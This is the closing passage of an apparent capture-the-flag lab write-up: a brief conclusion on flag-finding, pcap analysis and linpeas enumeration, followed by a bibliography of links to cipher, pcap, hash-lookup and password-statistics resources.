In conclusion we went through the entire challenge and system from start to finish trying to find as many flags and completing as many tasks as possible such as persistence and pcap file analysis. We did not exploit any vulnerabilities however we did do a system analysis using linpeas. We believe we covered all possible challenges that are present on the system.

We conclude that the CTF was a great deal of fun.

Bibliography

<https://www.101computing.net/caesar-shift-substitution-cipher/>

<https://www.solarwinds.com/resources/it-glossary/pcap#:~:text=a%20PCAP%20file%3F-,What%20is%20a%20PCAP%20file%3F,traffic%20and%20determining%20network%20status>

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

<https://apackets.com/pcaps?pcap=3277fc7aab1fcf2d44002e35d591abdb.pcapng&view=charts>

<https://www.aperisolve.com/>

<https://hashes.com/en/decrypt/hash>

<https://www.passwordmanager.com/most-common-passwords-latest-2022-statistics/>